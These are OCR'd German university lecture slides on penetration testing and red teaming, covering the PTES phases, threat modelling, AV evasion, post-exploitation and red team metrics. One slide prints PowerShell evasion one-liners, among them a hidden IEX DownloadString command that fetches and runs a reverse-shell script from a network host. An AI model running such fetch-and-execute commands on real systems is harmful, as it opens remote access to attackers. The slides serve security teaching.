esse

Security for Systems Engineering – VO 07: Pentesting & Red Teaming

Thomas Stipsits
Christian Brem

INSO – Industrial Software
Institut für Information Systems Engineering | Fakultät für Informatik | Technische Universität Wien

Agenda

Recap – Penetration Testing

- Spezielle Art von Sicherheitstests
  - Fehlersuche unter „realen“ Bedingungen
  - Ausnutzbarkeit der Schwachstellen zeigen → Beweis für Kunden/Management
  - Durchführung im/nahe am Betrieb
- Überprüfung unterschiedlicher Ebenen des Systems
  - z.B. Layer 1-7: technische Ebenen, Layer 8: Social Engineering
- Nahe an realen Bedrohungsszenarien
- Kostspielige Behebung gefundener Fehler (spät im Lifecycle)

Recap – Penetration Testing – Einführung

- Berücksichtigung des gesamten (Öko-)Systems (Betriebssystem, Datenbanken, Konfigurationen, Zusammenhänge, . . .)
- Kreativität gefragt! (Thinking Out-Of-The-Box)
- Wichtig: Rechtliche Aspekte beachten!
  - Abstürze oder Schäden am System unter Test
  - Gesetzliche Bedingungen → Hacker Paragraph
  - Ist Auftraggeber berechtigt?
  - Dokumentation!
  - Handling von sensiblen Daten!

Recap – Penetration Testing – Phasen

- Versuch der Standardisierung von Prozessen zum Nachweis
- Grobe Phaseneinteilung:
  - Pre-Engagement
  - Intelligence Gathering
  - Threat Modelling
  - Vulnerability Analysis
  - Exploitation
  - Post-Exploitation
  - Reporting

(Vergleiche PTES Fork - `https://pentest-standard.readthedocs.io/en/latest/index.html`)

Pre-Engagement

- Fundament für gesamte Testprozedur
- Festlegung der Rahmenbedingungen
- Essentiell für geregelten Ablauf
- Beidseitige Ablaufplanung
- Anpassung an Bedürfnisse beider Parteien
- Rechtlich bindende Bestimmungen
- Permission-To-Attack

Was sind Rahmenbedingungen von Penetrationstests?

Rahmenbedingungen von Pentests

- **Zielsetzung** – Was ist das Ziel des Tests?
- **Scoping** – Welche Komponenten/Systeme werden getestet?
- **Timeline** – Wann werden Tests an welchen Systemen durchgeführt?
- **Profiling** – Welche Typen von Angreifern werden in Betracht gezogen?
- **Abbruchbedingungen** – Kriterien zum Abbruch des Tests?
- **Prüfmethodik** – Informationsbasis der Tester/Getesteten?
- **Testtechniken** – Angewandte Methodik und Techniken?
- **Reporting** – Wie/was wird dokumentiert?

Intelligence Gathering

- Ablauf stark abhängig von Zielsetzung, Scope & Prüfmethodik
- Sammeln unterschiedlichster Informationen
- Bildet Datenbasis für weitere Phasen
- Unterschiedliche Techniken:
  - Open Source Intelligence (OSINT)
  - Covert Gathering
  - Footprinting Systems

Open Source Intelligence (OSINT)

- Sammeln von öffentlich verfügbarer Informationen
- Typische Datenquellen
  - **Internet** – Soziale Netzwerke, Firmen ABC, Wikis, YouTube, Blogs, ...
  - **Massenmedien** – Zeitungen, Radio, Bücher, TV, ...
  - **Publikationen** – Akademische Publikationen, Konferenztalks, Lebensläufe, Newsletter, ...
  - **Foto & Video** – Metadaten von Firmenfotos, ...
  - **Andere** – Karten, Location-Based Services, ...
- Verstehen des **Kontext des Ziels**

OSINT - Social Media Prisma

(Vergleiche https://ethority.de/en/social-media-prism/)

3 OSINT Kategorien

- **Passiv**
  - Nutzung externer Datenquellen – *Undetektierbar* für Ziel
  - z.B. WhoIs, Firmen ABC, Soziale Netzwerke, ...
- **Semi-Passiv**
  - Legitime Verwendung des Systems als Datenquelle – *Kaum detektierbar* für Ziel
  - Hauptsächlich manuelle Interaktion mit Homepages, ...
- **Aktiv**
  - Aktives Interaktion zur umfangreichen Sammlung von Informationen – *Detektierbar* für Ziel
  - z.B. NMAP, Nessus, ...

Covert Intelligence

- „Verdeckte Ermittlungen“
- Sammeln von Daten ohne direkte Interaktion
- Typische Datenquellen:
  - WiFi Scanning
  - Dumpster Diving
  - Phyische Sicherheitsinspektionen
  - Verhaltensüberwachung
  - Human Intelligence

Footprinting Systems

- Interaktion mit Ziel um Identifikation zu ermöglichen
- Teilweise Überschneidung mit aktiver OSINT laut PTES
- Beispiele für Techniken:
  - Banner Grabbing
  - DNS Discovery
  - Website URI BruteForce

Threat Modelling

- Unterschiedliche Modelle vorhanden
  - z.B. **STRIDE** (Spoofing identity, Tampering, Repudiation, Information disclosure, DoS, Elevation of privilege)
  - z.B. **Attack Trees**
- Verarbeitung der Informationen aus der Intelligence-Gathering Phase
- Ablauf abhängig von identifizierten Infos
- Entstehung unterschiedlicher Annahmen
- Abschätzung der Wertigkeit unterschiedlicher Informationen
- Beeinflusst weiteren Testverlauf maßgeblich

Threat Modelling – Charakterisierung von Bedrohungen

(Vergleiche https://www.technadu.com/privacy-threat-modelling/46759/)

Wozu sollten Pentester Threat Models einsetzen?

Threat Modelling Process

- **Identifizierung/Priorisierung der Test-Assets**
  - Redefinition des Scopes
- **Betrachtung möglicher Angreifertypen**
  - Definition eines sinnvollen Subsets an Angreifern
- **Identifizierung/Priorisierung der Bedrohungen**
  - Definition der zu betrachtenden Bedrohungen für Scope
- **Aufbau verschiedener Angriffszenarien**
  - Konstruktion von zu betrachtenden Szenarien aus zuvor festgelegten Kenngrößen

Identifizierung/Priorisierung der Test-Assets

- Basierend auf den Rahmenbedingungen und gewonnenen Informationen
- „Aussieben“ möglicher Angriffspunkte
- Analyse von Assets und Business-Prozessen
- Was würde ein Angreifer am wahrscheinlichsten angreifen?
- Was wäre der Impakt einer Kompromitierung des Assets?
- Wie wird das Asset „normalerweise“ genutzt/angesprochen?
- Wie könnte man das Asset noch nutzen/ansprechen?

Betrachtung möglicher Angreifertypen

- Unterscheidung in 2 Kategorien:
- **Interne Akteure**
  - Mitarbeiter, Administratoren, Entwickler, Management, Benutzer-Community, Support, ...
- **Externe Akteure**
  - Geschäftspartner, Konkurrenten, Kriminelle Gruppierungen, Hacktivisten, Geheimdienste, Script Kiddies, ...
- Schränkt Subset der durchzuführenden Tests weiter ein
- **Welche Angriffe sind für gegebene Akteure realistisch durchzuführen?**

Kontext von Threat Actors

- Annahmen zum Tooling
- Annahmen an Skillset
- Annahmen an den Zugang zu Schwachstelleninformationen
- Annahmen an Möglichkeit zur Anwendung gewisser Techniken
- Annahmen an Kommunikationspfade
- Motivation/Zielsetzung des Angreifers
  - Profit, Reputationsschaden, Hacktivismus, ...

Identifizierung/Priorisierung der Bedrohungen

- „Verfeinerung“ des Testscopes
- Konstuktion einer Menge an **realistischen Bedrohungen**
- Basierend auf identifizierter potentieller Angriffsfläche
- Orientierung an Standards und bekannten Angriffsvektoren (z.B: OWASP Top 10)
- Hinzuziehen von Informationen aus der „Intelligence Gathering“-Phase
- Dient als Grundlage für die Testdurchführung
- Beeinflusst maßgeblich die technische Durchführung des Tests

Threat Modelling Beispiel anhand von Attack Trees

(Vergleiche https://www.schneier.com/academic/archives/1999/12/attack_trees.html)

Vulnerability Analysis

- Durchführung detaillierter Analyse anhand der identifizierten Szenarien
- Gezieltes Abtesten unterschiedlicher Interessenspunkte
- Aufdecken potentieller Schwachstellen/Konfigurationsfehler
- Sowohl manuelle als auch automatisierte Techniken
- Nicht alle Findings sind auch ausnutzbar!
- Kann anhand der Interaktion mit dem Zielsystem unterschieden werden:
  - **Aktive Schwachstellenanalyse**
  - **Passive Schwachstellenanalyse**

Aktive Schwachstellenanalyse

- Direkte Interaktion mit dem Zielsystem
- Unterschiedliche Techniken:
  - Portbasierte Testtechniken (z.B. NMAP, Port-Enumeration)
  - Dienstbasierte Testtechniken (z.B. WPSScan, Nikto, ...)
  - Automatisierte Schwachstellenscans (z.B. OpenVAS, Nessus, ...)
- Andere Scanarten z.B. Directory Listing, ...
- Manuelle Interaktion mit den Zielsystem

Passive Schwachstellenanalyse

- Keine Interaktion mit dem Zielsystem
- Metadaten-Analyse
- Rückschlüsse auf Version durch Marker-Files
- Abgleich bekannter Versionen mit Schwachstellen-Datenbanken
- Rückschlüsse auf Schwachstellen durch Schwachstellendatenbanken, Exploit-Datenbanken, Proof of Concepts, Security-Blogs, Soziale Netzwerke (Twitter, etc), Github, ...

Exploitation

- Durchführen **aktiver Angriffe** auf Zielsystem
- Basiert auf Angriffszenarien & identifizierten Schwachstellen
- Zielsetzung: **Zugriff auf System bzw. Ressource**
- Oftmals einfacher Systemzugriff nicht ausreichend
- Erweiterung des Zugriff bis hin zur Kommandozeilen-Interaktion
- Bypassing von Sicherungsmaßnahmen & AVs

Häufige Findings bei Exploitation

- Information-Leakage
  - Backupfolder
  - Credentials
  - Versionsnummern von Services
  - Directory Traversal
- Remote Code Execution
  - Unvalidierte Inputs/Uploads
  - Remote File Inclusion
  - Cross-Site Attacken
  - Serialisierung

Wie kann volle Kommandozeilen-Interaktion erreicht werden?

Remote Shells

- Ausführen von interaktiven Systemkommandos auf Zielrechner
- Shell-Kategorien:
  - Interactive Shell
    - Ausführung von bash (bzw. zsh, ksh, cmd, posh, ..)
    - Direkte Interaktion mit User
    - Commands werden direkt von Shell gelesen
  - Non-Interactive Shell
    - Ausführung eines Scripts
    - Shell interagiert mit Script
    - Indirekte Interaktion durch Script Input
    - Commands werden von Script gelesen und ausgeführt

Shelltypen

- Webshells (JSP, JavaScript, php, apsx,..)
- Bind-Shells
- Reverse-Shells

(Vergleiche `https://resources.infosecinstitute.com/icmp-reverse-shell`)

Anti-Virus Funktionalitäten

- **Präventive** und **Reaktive** Mechanismen
- Emulation von potentieller Schadsoftware (Sandboxing)
- Analysetechniken:
  - **Signaturerkennung**
  - **Verhaltensmustererkennung**
- z.B. Windows Defender, ClamAV, ...

Signaturerkennung

- Berechnung einer Hash-Signatur von auszuführenden Dateien
- Überprüfen der Signatur gegen statische Malware-Datenbank
- Bei Match $\rightarrow$ Blockieren der Ausführung
- Kleinste Änderungen bewirken Änderung des Hash-Wertes
- Sharing der Signaturen unter vielen Anti-Virus Herstellern
- vgl z.B. *Virus Total*

(Vergleiche `https://www.virustotal.com/de/`)

Verhaltensmustererkennung

- Analyse von Verhalten durch Heuristic-Engine
- Überwacher einiger „Points-of-Interest“
- Analyse des Nutzungsverhaltens dieser „Points-of-Interest“
- Oftmals viele False-Positives
- Wesentlich Aufwändiger als Signatur-Matching

Dateibasierte Umgehung von AV Detektion

- **Obfuscation**
  - Control-Flow Obfuscation
  - Einfügen von totem Code
  - Encoding
- **Encryption**
  - Verwendung eines Entschlüsselungsabschnittes/Droppers
  - Einsatz von oligomorphen bzw. polymorphen Entschlüsselungsabschnitten

Dateilose Umgehung von AV Detektion

- **In-Memory Execution**
  - Ausführen des Codes direkt im RAM des Zieles
  - Keine Interaktion mit Filesystem
  - AV prüfen hauptsächlich Files auf Filesystem, RAM bleibt unberührt
- **Verwendung von Living-Off-The-Land Techniken**
  - Verwendung bereits vorhandener Binaries/Tools anstelle von Fremdcode
  - Als ungeführlich eingestufte Tools werden missbraucht

Umgehung von AV Detektion - Powershell Examples

- Powershell Encoding:

```
powershell.exe -nop -w hidden -enc <
    b64-encoded-powershell command>
```

- Powershell In-Memory Execution:

```
powershell.exe -c "IEX((New-Object System.Net.
    WebClient).DownloadString('http
    ://192.168.42.1:80/reverseshell.ps01'))"
```

Post-Exploitation

- Direkte Interaktion mit Zielsystem
- Follow-Up nach erfolgreichen Angriffen
- Zielsetzung: Ausdehnung des Zugriffs auf Maschine/Daten
- Maßgeblich durch Rahmenbedingungen beeinflusst
- Enge Abstimmung mit Auftraggeber über Scope!
- Viele unterschiedliche Ports-Expl. Aktivitäten

Beispiele Post-Exploitation Aktivitäten

- Pillaging
- Privilege Escalation
- Data Exfiltration
- Persistence
- Pivoting

Pillaging

- Häufig Vorstufe zu weiteren Post-Exploitation Techniken
- Sammeln von Informationen um Zielsetzung des Tests zu erreichen
- Sowohl technische Daten der Maschine als auch Nutzerdaten
- Manchmal bereits ausreichend um Testziel zu erreichen

(Vergleiche `https://imgs.xkcd.com/comics/authorization.png`)

Privilege Escalation

- **Erweiterung der aktuellen Zugriffsrechte**
- Erlangen von Admin/System-Rechten
- Jailbreaks
- Häufig durch Ausnutzen von bekannten Exploits oder fehlerhaften Konfigurationen
- Oftmals Detailwissen aus Pillaging erforderlich


Data Exfiltration

- **Exfiltrieren von Daten vom Zielsystem**
- Viele unterschiedliche Data Transfer Techniken
- Ahängig von unterschiedlicher Sicherheitsmechanismen
- Beispiele für Exfiltrations-Techniken:
  - **Web-Based** - Email, Filesharing, Cloud-Storage, Messaging, ...
  - **Protokoll-Tunneling** - DNS, NTP, BGP, FTP, SSH, ...
  - **Physisch** - CD, DVD, USB, SATA, ...
  - **Obfuskierung** - Steganography, Encoding, Encrypting, ...
  - **uvm.**

Persistence

- **Persistenter Zugriff auf Zielsystem**
- Zugriff soll bei Reboot oder Verbidnungsabbrüchen erhalten bleiben
- Fülle an OS-spezifischen Techniken
- Beispiele für Persistence-Techniken:
  - **Scheduled Tasks** - Automatisierte wiederkehrende Ausführung des Payloads
  - **Account Creation** - Erstellung eines legitimen Accounts q
  - **Bootkits** - Verändern des Boot-Sektors der primären Festplatte
  - **bash-Profile Editing** - Ausführen von Systemkommados bei Login/Spawnen einer Shell
  - **DLL-Hijacking** - Windows spezifisch
  - **uvm.**

Persistence - DLL Hijacking



(Vergleiche `https://www.slideshare.net/Synack/can-secw`)

DLL Hijacking - DLL Suchpfad

1. Das Verzeichnis, in dem die Applikation abgelegt ist.
2. Das Systemverzeichnis (C:\Windows\System32 oder C:\Windows\SysWow64)
3. Das 16-bit Systemverzeichnis. (C:\Windows\System)
4. Das Windows-Verzeichnis. (C:\Windows)
5. Das derzeit aktive Verzeichnis.
6. Alle Verzeichnisse, welche in der PATH Variable hinterlegt sind.

Pivoting

- Angreifen anderer Maschinen im selben Netzwerk
- Umwandeln des kompromiertierten Hosts zu Proxy
  - Port Fowarding
  - Proxy to internal Network (SSH-Forwarding)
- Verwenden des Hosts als „Frontgun“
  - Upload von Tools
  - Ausführen von weiteren Attacken durch kompromittierten Host

Reporting

- Zusammenfassen der Erkenntnisse
- Kurzzusammenfassung als Executive Summary
- Vollständige Dokumentation der Findings
- Aufarbeitung der Findings gemäß Kritikalität
- Empfehlung für Behebung
- Darlegung angewandter Techniken und Tests

Red Teaming

- Namensgebung aus militärischen Umfeld
- Spezialform des Pentestings
- **Erhebung der Widerstandsfähigkeit der Organisation, nicht der Systeme**
- Unstrukturierter als Pentests
- Taktiken, Techniken und Prozeduren (TTP) von „Advanced persistent Threats“ (APT)
- Umgehung von Detektion oft zentrales Thema
- Wesentlicher Unterschied in bestimmten Charakteristika

Pentesting vs. Red Teaming Charakteristika

Pentesting:

- Etablierte Methodologie
- Häufig restriktiver Scope
- Oft 1-2 Wochen Laufzeit
- Angekündigte Tests
- Testen von System-schwachstellen

Red Teaming:

- Volatiler Ablauf
- Einschränkung des Scopes nicht zielführend
- Tw. monatelange Laufzeit
- Unangekündigte Tests
- Testen der Widerstandsfähigkeit des Unternehmens

Wie werden die Ergebnisse von Red Team Tests gemessen?

Red Teaming Metriken

- **Time To Detect (TTD)**
  - Zeit zwischen Incident und Detektion
  - Angriff ist erst vollständig detektiert wenn von Security Team wahrgenommen.
- **Time To Mitigate (TTM)**
  - Zeit zwischen Incident und Live-Schaltung von Mitigationsmaßnahmen
  - z.B. Firewall-Block, DNS sinkhole, ...

Zusammenfassung

- Pentesting testet Sicherheitsaspekte von Systemen
- PTES charakterisiert Pentest mittels unterschiedlicher Phasen
- Planung & Threat Modelling als essentielle Grundlage für Pentests
- Exploitation nur Zielgerichtet sinnvoll
- Post-Exploitation sehr projektspezifisch
- Red Teaming testet Sicherheitsmechanismen von organisationen
- Schwierige Klassifizierung der Ergebnisse – Verwendung von Metriken

Literatur/Quellen

- https://pentest-standard.readthedocs.io/en/latest/
- https://redteams.net/red-teamers-bookshelf
- https://www.isecom.org/OSSTMM.3.pdf
- https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest.pdf
- https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Sicherheitsberatung/Pentest_Webcheck/Leitfaden_Penetrationstest.pdf
- The Hacker Playbook 3: Practical Guide to Penetration Testing, Peter Kim , 2018, ISBN-13: 978-1980901754

Vielen Dank!

https://security.inso.tuwien.ac.at/